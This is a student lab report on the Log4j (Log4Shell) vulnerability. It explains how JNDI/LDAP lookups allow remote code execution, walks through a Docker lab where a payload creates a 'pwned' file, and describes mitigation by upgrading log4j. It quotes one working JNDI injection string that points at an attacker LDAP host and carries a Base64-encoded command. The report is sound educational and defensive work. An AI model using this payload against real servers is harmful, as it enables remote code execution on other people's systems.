Derek McPeak

Douglas Lundin

CSC245

Project 4 / Task 2

The log4j attack utilizes javas naming and directory API, especially the directory. LDAP (Light-weight directory protocol) and in Apache Log4j, versions previous to 2.15, a feature called JNDI look ups, and arbitrary code execution. The JNDI isn’t meant to execute code but to provide data. The attack provided ${jndi:ldap://192.168.0.15:1389 /Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=} calls for the JNDI look up to start listening to the attackers IP, then passes the attack “/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo”. Which “dG91Y2ggL3RtcC9wd25lZAo” translated from Base64 to UTF-8 is “touch /tmp/pwned” which is an attack in a unix system to create a file in the temp folder called “pwned”.

Page 1 – Overview of Log4j exploit

Page 3 – Log4j vulnerability

Page 4 – Log4j Mitigation

Page 5 - Vulnerable server file directory pre attack

Page 6 – The attack

Page 7 – File added from the attack

Page 8 - Reference

Log 4j vulnerability

(Apache Log4j Security Vulnerabilities, 2.23.2022)“Apache Log4j2 versions 2.0-beta7 through 2.17.0 (excluding security fix releases 2.3.2 and 2.12.4) are vulnerable to a remote code execution (RCE) attack where an attacker with permission to modify the logging configuration file can construct a malicious configuration using a JDBC Appender with a data source referencing a JNDI URI which can execute remote code” upgrading from 2.11.2 (vulnerable ) to 2.17.2 (secure) is the most effective way to mitigate this vulnerability. In the highlighted portion on the 2nd screen shot on page 4 shows the upgraded secure version of Log4Shell running.

Text

Description automatically generated

Log4j Mitigation

Text


Description automatically generated In the screen shots below, you will see a pom.xml file showing the version being upgraded, then a second screen shot showing the program running successfully with the mitigation (updated version of the log4Shell) applied.

Text

Description automatically generated

Vulnerable server file directory pre attack

This is a screen shot of the vulnerable server that was created in docker and a few commands to show the file directory. Note the three bottom blue lines of text are files in the tmp folder.



The attack

In the cluttered screen shot provided, we see three windows command instances. The top left is showing a curated, vulnerable server running in a docker image. The top right is showing an application running assisting in the attack creating a host server that hosts the attack and the bottom middle is the meat of the attack which delivers the attack.

Thing to note. Top left window, very bottom states “Received a request for…” this is the server confirming it received the attack. The attack is very simple in nature, adding a file called “pwned” to a file system.

A screenshot of a computer

Description automatically generated with medium confidence

The file added from the attack

This is a screen shot of the vulnerable server that was created in docker (you can see the command prompt window to the right that was referenced earlier) and a few commands to show the file directory. Note the second line from the very bottom “pwned” , this is the file that was added to the tmp folder from the attack.

A picture containing text, indoor

Description automatically generated

References

Apache Log4j Security Vulnerabilities. (2.23.2022). Logging Services. https://logging.apache.org/log4j/2.x/security.html